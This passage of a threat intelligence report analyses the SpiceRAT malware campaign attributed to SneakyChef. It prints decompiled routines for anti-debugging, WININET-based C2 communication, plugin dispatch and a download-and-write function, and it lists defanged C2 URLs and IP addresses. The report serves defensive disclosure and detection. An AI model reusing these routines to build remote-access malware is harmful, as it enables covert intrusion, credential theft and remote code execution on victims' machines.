    pExecInfo.lpParameters = 0;
    pExecInfo.lpVerb = v19;
    pExecInfo.nShow = 0;
    pExecInfo.lpFile = Buffer;
    pExecInfo.cbSize = 60;
    ShellExecuteExA(&pExecInfo);
    Sleep(0x3E8u);
    return (HANDLE)DeleteFileA(Buffer);
  }
  return result;
}
```

A sample function that creates Windows task.

Then the loader DLL takes the snapshot of the running processes in the victim machine and checks if the legitimate executable that sideloads this malicious DLL is being debugged by querying its process information using "NtQueryInformationProcess."

```
int __thiscall sub_1002220D(DWORD dwProcessId)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = -1;
  ModuleHandleW = GetModuleHandleW(L"ntdll");
  NtQueryInformationProcess = (NTSTATUS (__stdcall *)(HANDLE, PROCESSINFOCLASS, PVOID, ULONG, PULONG))GetProcAddress(ModuleHandleW, "NtQueryInformationProcess");
  if ( NtQueryInformationProcess )
  {
    v5 = OpenProcess(0x400u, 0, dwProcessId);
    if ( v5 )
    {
      if ( !NtQueryInformationProcess(v5, ProcessBasicInformation, v7, 24, 0) )
        v2 = v8;
      CloseHandle(v5);
    }
  }
  return v2;
}
```

The loader DLL executes another function that loads the encrypted file "CGMIMP32.HLP," which is masquerading as a legitimate Windows help file into memory and decrypts it using the RC4 encryption algorithm. In one of the samples, we found that the DLL used a key phrase "{11AADC32-A303-41DC-BF82-A28332F36A2E}" for decrypting SpiceRAT in memory. After decryption, the loader DLL injects and runs the SpiceRAT from memory to its parent process "dxcap.exe."



A sample function that decrypts the SpiceRAT in memory.


The SpiceRAT payloads

Talos discovered that SneakyChef has employed SpiceRAT and its plugin as the payloads in this campaign. With the capability to download and run executable binaries and arbitrary commands, SpiceRAT significantly increases the attack surface on the victim's network, paving the way for further attacks.

SpiceRAT is a 32-bit Windows executable with three malicious export functions `GetFullLangFileNameW2`, `WinHttpPostShare` and `WinHttpFreeShareFree`. Initially, it executes the `GetFullLangFileNameW2` function, creating a mutex as an infection marker on the victim machine. The mutex name is hardcoded in the RAT binary. We spotted two different mutex names among the SpiceRAT samples that we analyzed:

- {00866F68-6C46-4ABD-A8D6-2246FE482F99}
- {00861111-3333-4ABD-GGGG-2246FE482F99}

After the Mutex is created, the RAT collects reconnaissance data from the victim's machine, including the operating system's version number, hostname, username, IP address and the system's network card hardware address (MAC address). The reconnaissance data is then encrypted and stored in the machine's memory.




A sample function that encrypts the reconnaissance data in memory.

During runtime, the RAT loads the WININET.dll file and imports the addresses of its functions to prepare for C2 communication.

```
FARPROC sub_403840()
{
  FARPROC result; // eax
  WCHAR LibFileName[12]; // [esp+8h] [ebp-A8h] BYREF
  char v2[24]; // [esp+20h] [ebp-90h] BYREF
  CHAR ProcName[20]; // [esp+38h] [ebp-78h] BYREF
  char v4[20]; // [esp+4Ch] [ebp-64h] BYREF
  char v5[20]; // [esp+60h] [ebp-50h] BYREF
  char v6[20]; // [esp+74h] [ebp-3Ch] BYREF
  char v7[20]; // [esp+88h] [ebp-28h] BYREF
  char v8[16]; // [esp+9Ch] [ebp-14h] BYREF

  dword_415D18 = 0;
  dword_415D14 = 0;
  dword_415D08 = 0;
  wcscpy(LibFileName, L"WININET.dll");
  strcpy(ProcName, "InternetCloseHandle");
  strcpy(v8, "InternetOpenW");
  strcpy(v5, "InternetConnectW");
  strcpy(v4, "HttpOpenRequestW");
  strcpy(v7, "HttpSendRequestW");
  strcpy(v6, "InternetReadFile");
  strcpy(v2, "InternetQueryOptionW");
  hLibModule = LoadLibraryW(LibFileName);
  dword_415D0C = (int (__stdcall *)(_DWORD))GetProcAddress(hLibModule, ProcName);
  dword_415D04 = (int)GetProcAddress(hLibModule, v8);
  dword_415CF0 = (int)GetProcAddress(hLibModule, v5);
  dword_415CF4 = (int)GetProcAddress(hLibModule, v4);
  dword_415D10 = (int)GetProcAddress(hLibModule, v7);
  dword_415CF8 = (int)GetProcAddress(hLibModule, v6);
  result = GetProcAddress(hLibModule, v2);
  dword_415CFC = (int)result;
  return result;
}
```

A sample function that loads the APIs of WININET.dll.

Once the function addresses of WININET.dll are imported, the RAT executes the `WinHttpPostShare` function to communicate with the C2. It connects to the C2 server with a hardcoded URL in the binary and through the HTTP POST method.



Then, it attempts to read and send the encrypted stream of reconnaissance data and user credentials from memory to the C2 server. The C2 server responds with an encrypted message enclosed with HTML tags in the format “<HTML><encrypted Response> </HTML>”. The RAT decrypts the response and writes them into the memory stream.

We discovered that the C2 server sends an encrypted stream of binary to the RAT. The RAT decrypts the binary stream into a DLL file in the memory and executes its exported functions. The decrypted DLL functions as a plugin to

the SpiceRAT.


```
v8 = 0;
v11 = 15;
v10 = 0;
LOBYTE(v9) = 0;
v12 = 0;
Block = 0;
WinHttpPostShare(0, 0, 1005, &Block);
v0 = Block;
if ( Block )
{
  strlen((const char *)Block);
  sub_402810();
  free(v0);
}
if ( v10 )
{
  Size = 0;
  if ( sub_401180(&Size) != 1 || (v1 = Size) == 0 )
  {
    v8 = 0;
    goto LABEL_23;
  }
  v2 = (char *)operator new[](Size);
  memset(v2, 0, v1);
  sub_401180(&Size);
  if ( Size < 0x88 )
    goto LABEL_20;
  qmemcpy(v5, v2, sizeof(v5));
  if ( v5[0] != 1006 )
  {
    if ( v5[0] == 1007 )
    {
      if ( lpMem )
      {
        sub_404F70();
        lpMem = 0;
        dword_41603C = 0;
        dword_416040 = 0;
      }
      v8 = 0;
    }
    goto LABEL_20;
  }
  if ( lpMem )
    goto LABEL_13;
  lpMem = (LPVOID)sub_4050E0(v2 + 136, Size - 136);
  if ( lpMem )
  {
    dword_41603C = (int (__cdecl *)(_DWORD, _DWORD))sub_404FC0("DownLoad");
    v3 = (int (__cdecl *)(_DWORD, _DWORD))sub_404FC0("RunPE");
    dword_416040 = v3;
    if ( dword_41603C && v3 )
    {
      WinHttpPostShare(0, 0, 1008, &Block);
```

Sample function of SpiceRAT executing the export functions of plugin.

SpiceRAT plugin enables further attacks

SpiceRAT plugin is a 32-bit dynamic link library compiled on March 28, 2023. The plugin has an original filename “Moudle.dll” and has two export functions: `Download` and `RunPE`.

The `Download` function of the plugin appears to access decrypted response data from the C2 server stored in the victim’s memory and writes them into a file on disk, likely as commanded by the C2.




```
; Exported entry   1. DownLoad

; Attributes: bp-based frame

; int __cdecl DownLoad(size_t Size, int)
public DownLoad
DownLoad proc near

Size= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_4]
mov     ecx, [ebp+Size]
push    eax             ; int
push    ecx             ; Size
call    sub_10001870
mov     eax, 1
pop     ebp
retn
DownLoad endp
```

```
if ( sub_10001180((const char *)v3, 0, (unsigned int *)&Size) == 1 && Size )
{
  strcpy(ModuleName, "kernel32.dll");
  strcpy(ProcName, "WriteFile");
  strcpy(v35, "CreateFileW");
  strcpy(v36, "CloseHandle");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  GetProcAddress(ModuleHandleA, ProcName);
  GetProcAddress(ModuleHandleA, v35);
  GetProcAddress(ModuleHandleA, v36);
  v5 = (char *)operator new[]((unsigned int)Size);
  memset(v5, 0, (size_t)Size);
  v6 = (int *)Src[0];
  if ( v31 < 0x10 )
    v6 = Src;
  sub_10001180((const char *)v6, v5, (unsigned int *)&Size);
  qmemcpy(v23, v5, 0x412u);
  v7 = 0;
  if ( LOBYTE(v23[520]) == 81 )
  {
    ((void (__stdcall *)(void *))sub_100029F0)(&v23[260]);
    v8 = lpString[0];
    LOBYTE(v38) = 1;
    if ( lpString[5] < (LPCWSTR)8 )
      v8 = (const WCHAR *)lpString;
    sub_10001350(v8);
    v32 = &v16;
    ((void (__stdcall *)(void *))sub_100029F0)(v23);
    v9 = sub_10001500(WideCharStr, v16, v17, v18, v19, v20, v21);
    LOBYTE(v38) = 2;
    v10 = (void **)((int (__cdecl *)(void *, int, int))sub_10002B00)(v25, (int)lpSt
    LOBYTE(v38) = 3;
    sub_10002A80((void **)lpString, v10);
    sub_10002430((int)v25);
    sub_10002430((int)WideCharStr);
    v28 = 15;
    FileName[4] = 0;
    LOBYTE(FileName[0]) = 0;
    v22 = (char *)FileName;
    v32 = (void **)&v15;
    LOBYTE(v38) = 4;
    ((void (__stdcall *)(LPCWSTR *))sub_100028C0)(lpString);
    sub_100016B0(v15, (int)v16, v17, v18, v19, v20, v21, v22);
    v11 = FileName[0];
    if ( v28 < 0x10 )
      v11 = (const char *)FileName;
    v12 = fopen(v11, "wb");
    v13 = v12;
    if ( v12 )
    {
      fwrite(v5 + 1042, (size_t)Size - 1042, 1u, v12);
      fflush(v13);
      fclose(v13);
      v7 = 1;
    }
```

The downloader function of SpiceRAT plugin.

The `RunPE` function appears to execute arbitrary commands or binaries that were likely sent from C2 using the WinExec API.



A sample function to run a PE file.

C2 communications

SneakyChef's infrastructure includes the malware's download and command and control (C2) servers. In one attack, the threat actor hosted a malicious ZIP archive on the server 45[.]144[.]31[.]57 and hardcoded the following URL in a malicious downloader executable.

`http://45[.]144[.]31[.]57:80/S1VRB0HpMXR79eStog35igWKVTsdbx/chromeupdate.zip`servers

We observed that the threat actor used IP addresses and domain names to connect to the C2 servers in different samples of SpiceRAT in this campaign. Our research uncovered various C2 URLs hardcoded in SpiceRAT samples.

- hxxp[://]94[.]198[.]40[.]4/homepage/index.aspx
- hxxp[://]stock[.]adobe-service[.]net/homepage/index.aspx
- hxxp[://]app[.]turkmensk[.]org[/]homepage[/]index.aspx


One of the C2 servers, 94[.]198[.]40[.]4, was found to be running Windows Server 2016 and hosted on the M247 network, which is frequently abused by APT groups. Passive DNS resolution data indicate that the IP address 94[.]198[.]40[.]4 resolved to the domain app[.]turkmensk[.]org and we found another SpiceRAT sample in the wild that communicated with this domain.

Further analysis of the C2 server 94[.]198[.]40[.]4 uncovered a unique C2 communication pattern of SpiceRAT. The SpiceRAT initially sends the encrypted reconnaissance data to the C2 URL through the HTTP POST method. The C2 server then responds with an encrypted message embedded in the HTML tags.


We observed that the SpiceRAT and its C2 servers use a three-byte prefix for their first three requests and responses, as shown in the table below.

SpiceRAT requests prefix	C2 server response prefix
0x31716d (ascii = 1qm)	0x31476d (ascii = 1Gm)
0x32716d (ascii = 2qm)	0x32476d (ascii = 2Gm)
0x33716d (ascii = 3qm)	0x33476d (ascii = 3Gm)

Our analysis suggests that the second request that SpiceRAT sends likely contains the encrypted stream of the victim's machine user credentials. We found that for the third request that SpiceRAT sends from the victim machine, the C2 server responds with an encrypted stream of the SpiceRAT's plugin binary. SpiceRAT then decrypts and injects the plugin DLL reflectively.



Once the plugin is downloaded and implanted on the victim's machine, SpiceRAT sends another request with the prefix "wG." The C2 server responds with an unencrypted message "<HTML>D_OK<HTML>", likely to get a confirmation of successful payload download.



TTPs overlap with other malware campaigns

Talos assesses with medium confidence that the actor SneakyChef, using SpiceRAT and SugarGh0st RAT is a Chinese-speaking actor based of the language observed in the artifacts and overlapping TTPs with other malware campaigns.

In this campaign, we saw that SpiceRAT leverages the sideloading technique, utilizing a legitimate loader alongside a malicious loader and the encrypted payload. Although sideloading is a widely adopted tactic, technique and procedure (TTP), the choice to use the Samsung helper application to sideload the malicious DLL masquerading

“ssMUIDLL.dll” file is particularly notable. This method has been previously observed in the PlugX and SPIVY RAT campaigns.

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.